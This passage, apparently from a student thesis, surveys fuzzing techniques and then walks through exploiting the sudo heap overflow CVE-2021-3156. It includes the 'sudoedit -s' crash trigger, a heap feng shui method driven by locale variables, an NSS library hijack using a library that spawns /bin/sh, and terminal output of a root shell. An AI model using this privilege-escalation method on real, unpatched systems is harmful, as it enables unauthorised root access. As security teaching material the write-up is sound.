The format of the input is specified to the fuzzer. Then the fuzzer can generate new inputs from this specification. It is specially useful for fuzzing highly structured data like protocols, file formats or sequences of mouse clicks or keyboard events, etcetera. The goal of structured input is to reduce the number of trivial inputs that are going to be rejected quickly by the target program, achieving a deeper exploration of the program execution tree than unstructured input. Generally, the input format is specified as a formal grammar.

6.3.3 Program knowledge

Blackbox

The fuzzer is not allowed to scan or analyze the internals parts of the program. The executable is treated as a black box that receives input and prints output. The fuzzer generates inputs for the target program without knowledge of its internal behavior or implementation. Because this technique does not modify the source code, nor injects instrumentation and does not analyze test coverage after each execution, there are no overheads at runtime, making it suitable for large or slow binaries. It does not need access to the source code.

Whitebox

The fuzzer is allowed to analyze the whole program. The goal is to track and maximize code coverage. This is done by adding *instrumentation* to the original source code and required compilation. This instrumentation is just a logger that registers when a checkpoint is reached along the execution path of a program. Target checkpoints are usually function prologues and epilogues, jumps and conditional statements.
Thanks to all this structural analysis of the program the fuzzer can triage inputs depending on how much code coverage they contribute, if new paths have been discovered, or which types of input flow through one path or another. This makes this technique the most effective at finding deep hidden bugs. The downside is the overhead of the instrumentation and that for every execution, the output feedback must be analyzed by the fuzzer to continue generating input, plus one does not always have access to the source code or cannot compile the program.

Greybox

Greybox fuzzing tries to maintain the benefits of whitebox fuzzing while minimizing its downsides. It also uses instrumentation, but much lighter, instrumenting certain files or instructions and without analyzing the whole program. This technique is the most popular of the three as the top big 3 fuzzers AFL, HongFuzz and LibFuzzer use the greybox technique.

Chapter 7

Practical case

7.1 CVE-2021-3156

On 2021-01-26, the Qualys Research Team disclosed a vulnerability on the sudo command that allowed privilege escalation via heap overflow[25].
The sudo program is a utility for UNIX systems that allows a user to run programs with the privileges of another user. It comes installed by default in almost all Linux distributions.
The affected versions go from 1.8.2 to 1.8.31p2 for legacy versions and from 1.9.0 to 1.9.5p1 for stable versions. Exploits have been tested for Ubuntu 20.04, Debian 10, Fedora 33, MacOS Big Sur.

7.1.1 Weakness

The weakness exploited is an **off-by-one error** (CWE-193). That means that the range for a loop is wrongly calculated to do more iterations than intended.

Listing 7.1: Example of off-by-one

```c
char from[] = {0x41, 0x41, 0x41, 0x41, ’\\’, 0x0, 0x41, 0x41, 0x0};
char* to = malloc(sizeof(char) * strlen(from) + 1);

while(*from)
{
    if(from[0] == ’\\’)
        from++;
    *to++ = *from++;
}
```

7.1.2 Bug

Vulnerability identification

In set_cmnd() heap overflow could happen if a command line argument ends with a backslash. A buffer is allocated on the heap to store the user provided arguments. To know the length of the buffer it iterates over argv and calls strlen that stops on a null termination byte. **By changing the arguments provided to** sudo **we can control the size of the heap allocated buffer.**

Listing 7.2: `sudoers.c:set_cmnd`

```c
size_t size, n;

/* Alloc and build up user_args. */
for (size = 0, av = NewArgv + 1; *av; av++)
    size += strlen(*av) + 1;

if (size == 0 || (user_args = malloc(size)) == NULL) {
    sudo_warnx(U_("%s: %s"), __func__, U_("unable to allocate memory"));
    debug_return_int(-1);
}
```

Later, the program rewrites the `argv` values on the newly allocated buffer. But inside the transferring code there is an **off-by-one** bug hidden. By providing a backslash on the input we can make the `from` pointer advance two positions on an iteration, **jumping over the null byte that would stop the copying**.

Listing 7.3: `sudoers.c:set_cmnd`

```c
if (sudo_mode & (MODE_RUN | MODE_EDIT | MODE_CHECK)) {
    /* ... */
    if (ISSET(sudo_mode, MODE_SHELL|MODE_LOGIN_SHELL)) {
        for (to = user_args, av = NewArgv + 1; (from = *av); av++) {
            while (*from) {
                if (from[0] == '\\' && !isspace((unsigned char)from[1] ))
                    from++;
                *to++ = *from++;
            }
            *to++ = ' ';
        }
        /* ... */
    }
    /* ... */
}
```




Figure 7.1: Out-of-bounds access

1. While `*from` is different from `0x0` keep looping
   (a) `from[0]` points to the backslash and `from[1]` points to the null termination byte.
      i. `from` gets incremented and now points to the null termination byte, skipping over the backslash.
   (b) The null byte is copied into the buffer and `from` gets incremented. Now `from` is pointing to the data **after** the null byte.

This way, the `while` loop will copy more data than was previously calculated, writing outside of the heap allocated buffer and overwriting critical data on the heap chunks.

Reaching the vulnerable code

`sudo` works by setting a mode of operation based on how the user invoked the command. Different modes of operation trigger execute different parts of the code. To trigger the vulnerable code, the following condition for the `sudo` mode must be set.


$$\texttt{MODE\_SHELL} \land (\texttt{MODE\_EDIT} \lor \texttt{MODE\_CHECK}) \land \neg\texttt{MODE\_RUN}$$

`MODE_RUN` must be turned off because it will trigger code that escapes special characters on the command line arguments. That obviously will prevent us from triggering the bug.

`MODE_EDIT` or `MODE_CHECK` are set manually via command line options, `-e` and `-e`, a check on `parse_args()` turns off `MODE_SHELL`. But calling `sudoedit` instead of `sudo` automatically sets `MODE_EDIT` without unsetting `MODE_SHELL`.


`MODE_SHELL` can be set via command line option `-s`.

Therefore, by calling `sudoedit -s` we can reach the vulnerable code.



```
qwe@qwe:~/tfg/baron_samedit/bin$ ./sudoedit -s '\' `perl -e 'print "A" x 65536'`
malloc(): corrupted top size
Aborted (core dumped)
qwe@qwe:~/tfg/baron_samedit/bin$
```

Figure 7.2: Unpatched `sudo` behaviour



```
qwe@qwe:~/tfg/baron_samedit/bin$ sudoedit -s '\' `perl -e 'print "A" x 65536'`
usage: sudoedit [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt]
qwe@qwe:~/tfg/baron_samedit/bin$
```

Figure 7.3: Patched `sudo` behaviour

7.1.3 Exploitation

Overflowing with data

Once we know we can overflow the heap buffer, we need targets. In their report, the Qualys team first tried to abuse locale related settings to turn the buffer overflow into a format string vulnerability. In the process they implemented a fuzzer to play around with `LC_x` environment variables. The initial plan ended up failing ultimately but thanks to the fuzzer they produced dozens of unique crashes, from which they exploited three cases.

Here I am going to discuss an implementation for the second case they presented: overwriting the name of a library loaded at runtime.




Figure 7.4: Relevant calls in `sudo`

Name Service Switch

NSS is a name resolution mechanism for UNIX-like systems. It is based on a group of databases that contain information about certain names.

Sudo uses this mechanism to check for permissions.

Listing 7.4: sudoers.c

```
cmnd_status = set_cmnd();
/* ... */
validated = sudoers_lookup(snl, sudo_user.pw, FLAG_NO_USER | FLAG_NO_HOST,
    pwflag);
```

Then `sudoers_lookup` starts a chain of calls that arrives at `__nss_lookup_function`. `__nss_lookup_function` calls `nss_load_library`, that loads a library specified by a name as it was a dynamically linked library with `__libc_dlopen`. Because all these structures are allocated in the heap we can load an attacker controlled library by overwriting the `name` field of a service with the heap overflow on `set_cmnd`.





Figure 7.5: NSS data structures

In this case, sudo will try to load the service **files** from the database **group**. If we overwrite the name field of the service structure we will control what library sudo is going to load. To make sure we do not override anything that could cause a segmentation fault before nss_load_library is called we need to allocate the user input buffer closely to the chunk where this data structure is allocated. To ensure we get the chunk we want, we need to employ a special technique: **heap feng shui**.

```c
typedef struct service_user
{
  /* And the link to the next entry. */
  struct service_user *next;
  /* Action according to result. */
  lookup_actions actions[5];
  /* Link to the underlying library object. */
  service_library *library;
  /* Collection of known functions. */
  void *known;
  /* Name of the service (‘files’, ‘dns’, ‘nis’, ...). */
  char name[0];
} service_user;
```

Heap feng shui

This technique aims to modify and influence the heap layout. Thanks to the defragmentation routines of the allocator's implementation and certain tables for reusing previously allocated chunks the heap is very dynamic in its layout. By allocating chunks of certain sizes and freeing them, we can force posterior allocations to use the previous chunks instead of creating new ones and vice versa. We just need to find the correct sizes to enforce a certain layout, one layout that is favorable to the attacker. The goal for this exploit is to set a chunk as the first chunk in any of the tcache's lists. This chunk is special in the sense that it is the previous chunk after the chunk where the *group:files* NSS service is allocated. This layout must be accomplished just right before the allocation of `user_args` in `set_cmnd`. We can claim this chunk with a user input with the same size as the tcache's list where it is located.




tcache	
0x20	···
0x30	···
0x40	···
0x50	0x55aabb

```
user_args = malloc(0x50); /* return chunk from tcache */
```

Figure 7.6: Intended heap layout

Now, we need to find some code that we can control to make all the allocations and frees needed to shake the heap around. `setlocale` is a function used to set locale and language related settings for ease of translation at runtime. It turns out that `setlocale` performs quite a lot of `mallocs` and frees with environment variables used for locale settings: `LC_CTYPE`, `LC_TIME`, `LC_MONETARY`, just to name a few. Because they are environment variables we can control their size and their contents, just what we needed to implement the heap feng shui technique.

I wrote a bruteforcer that will play around with the values for `LC_*` variables and observe the state of the heap and the tcache. If the tcache holds a chunk ready to be allocated that is before the chunk where *group:files* is allocated then a solution is found.



```
0x55b4bd381b50: 0x70
0x55b4bd383310: 0x80
0x55b4bd384c90: 0xb0
0x55b4bd385170: 0xa0
0x55b4bd3858f0: service_table
0x55b4bd385910: 0xc0
0x55b4bd3859d0: 0x2d0
0x55b4bd386240: database passwd
0x55b4bd386260: database: passwd, service: files
0x55b4bd3862a0: database: passwd, service: systemd
0x55b4bd3862e0: database group
0x55b4bd386300: database: group, service: files
0x55b4bd386340: database: group, service: systemd
0x55b4bd386380: database shadow
0x55b4bd3863a0: database: shadow, service: files
0x55b4bd3863e0: database gshadow
0x55b4bd386400: database: gshadow, service: files
0x55b4bd386440: database hosts
0x55b4bd386460: database: hosts, service: files
0x55b4bd3864a0: database: hosts, service: mdns4_minimal
0x55b4bd3864f0: database: hosts, service: dns
0x55b4bd386530: database networks
0x55b4bd387be0: database: hosts, service: mymachines
0x55b4bd387c30: database: networks, service: files
0x55b4bd387c70: database protocols
0x55b4bd387ca0: database: protocols, service: db
0x55b4bd387ce0: database: protocols, service: files
0x55b4bd387d20: database services
0x55b4bd387d50: database: services, service: db
0x55b4bd387d90: database: services, service: files
0x55b4bd387dd0: database ethers
0x55b4bd387df0: database: ethers, service: db
0x55b4bd387e30: database: ethers, service: files
0x55b4bd387e70: database rpc
0x55b4bd387e90: database: rpc, service: db
0x55b4bd387ed0: database: rpc, service: files
0x55b4bd387f10: database netgroup
0x55b4bd387f40: database: netgroup, service: nis
0x55b4bd38a7d0: 0x90
0x55b4bd38c1d0: 0x1a0
0x55b4bd392270: 0x1e0
0x55b4bd39a2b0: 0x110
```

```
0x55cd8054efa0: service_table
0x55cd8054efc0: 0x80
0x55cd8054f040: database passwd
0x55cd8054f060: database: passwd, service: systemd
0x55cd8054f0a0: database group
0x55cd8054f0c0: database networks
0x55cd8054f1f0: database: hosts, service: mdns4_minimal
0x55cd8054f240: database: hosts, service: dns
0x55cd8054f280: database: hosts, service: mymachines
0x55cd8054f2d0: database: networks, service: files
0x55cd8054f310: database protocols
0x55cd8054f340: database: protocols, service: db
0x55cd8054f380: database: protocols, service: files
0x55cd8054f3c0: database services
0x55cd8054f3f0: database: services, service: db
0x55cd8054f430: database: services, service: files
0x55cd8054f470: database: ethers, service: db
0x55cd8054f4b0: database: ethers, service: files
0x55cd8054f4f0: database rpc
0x55cd8054f510: database: rpc, service: db
0x55cd8054f550: database: rpc, service: files
0x55cd8054f590: database netgroup
0x55cd8054f5c0: database: netgroup, service: nis
0x55cd8054f8d0: database: passwd, service: files
0x55cd8054f910: 0x1a0
0x55cd8054ff80: database: group, service: files
0x55cd8054ffc0: database: group, service: systemd
0x55cd80550000: database shadow
0x55cd80550020: database: shadow, service: files
0x55cd80550060: database gshadow
0x55cd80550080: database: gshadow, service: files
0x55cd805500c0: database hosts
0x55cd805500e0: database: hosts, service: files
0x55cd80550120: database ethers
0x55cd805532d0: 0x40
0x55cd805535d0: 0xc0
0x55cd80554310: 0x120
0x55cd80555270: 0x90
0x55cd8055cb30: 0x1e0
0x55cd8055d270: 0xb0
0x55cd8055d320: 0x70
0x55cd8055d390: 0x60
0x55cd80564b70: 0x110
0x55cd80564cb0: 0x20
Found solution
```

Figure 7.7: Printing the heap layout while bruteforcing

Overwriting with environment variables

Now that we got our desired chunk, we just need to overflow it with data. Because we already used the user input to set the size of the chunk we wanted from the tcache we need to find another way in for the extra data. Revisiting the `set_cmnd`, on the lines where the overflow happens, taking a look at the variables `from`, we can see it is a pointer into the stack, where the C runtime environment puts the arguments supplied to the command. Further down the stack (towards the higher addresses) the C runtime also puts the environment variables, being adjacent to the arguments.
This means that the `from` variable will point to the environment variables. There is where we want to put the payload for the overflow.





Figure 7.8: Overflow

First we need some padding to compensate for the offset where the actual data of the chunk starts versus where the chunk starts. Then we can set the new contents for the *group:files* service. Lastly, put the `LC_*` variables that the bruteforcer found as a solution.

Evil library

For the hijacked library, we are going to make a dynamically linked library that calls `execve("/bin/sh")` on the constructor. When the library gets loaded, it will automatically start execution of the constructor function and open a root shell for us. It is important for the library to be present at the same directory the exploit is executed and to be inside a folder called `libnss_${name}`, where `name` is the name of the library.



```
qwe@qwe:~/tfg/baron_samedit$ make
mkdir -p ./libnss_x
gcc -shared -fPIC evil_lib.c -o x.so.2
mv x.so.2 ./libnss_x/
qwe@qwe:~/tfg/baron_samedit$ make launch
gcc launch.c -o launch
qwe@qwe:~/tfg/baron_samedit$ ./launch
>>>> Executing evil lib
>>>> We are root
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),120(lpadmin),131(lxd),132(sambashare),1000(qwe)
# 
```

Figure 7.9: Successful exploit

Appendix A

CVEs and CWEs

A.1 CVE Program

The Common Vulnerability and Exposures program is a system to identify and classify publicly disclosed cybersecurity vulnerabilities. It is a database holding records for each vulnerability identified and disclosed by researches and organizations. CVE records are used to ensure common definitions for issues.

A.1.1 CVE IDs

A CVE ID is the unique identifier used to refer to a vulnerability on the CVE database. The identifier follows as a format the CVE prefix, followed by the year of the registration, ended by arbitrary digits. For example, the CVE ID of the vulnerability showed on the Chapter 7.1 nicknamed "Baron Samedit" by its authors at Qualys is `CVE-2021-3156`: being 2021 the year of registration.

A.1.2 CNAs

CVEs are assigned by CVE Numbering Authorities, being them formal and partnered organizations with the CVE Program. When a researcher or organization finds some vulnerability they request a CNA to assign a CVE ID to the vulnerability and registers it to the CVE database as a record **only** if the vendor or owner of the software allows to publicly disclose the vulnerability.

A.2 CWE Program

The Common Weakness Enumeration is a public database of common software and hardware weakness types that could lead to security issues. The goal is to educate software and hardware engineers on how to stop vulnerabilities at the source by identifying and classifying these weaknesses in a taxonomy. The records of the database also contain examples, related weaknesses, consequences, mitigations, among other things to help the users preventing vulnerabilities.

List of Figures

List of Tables

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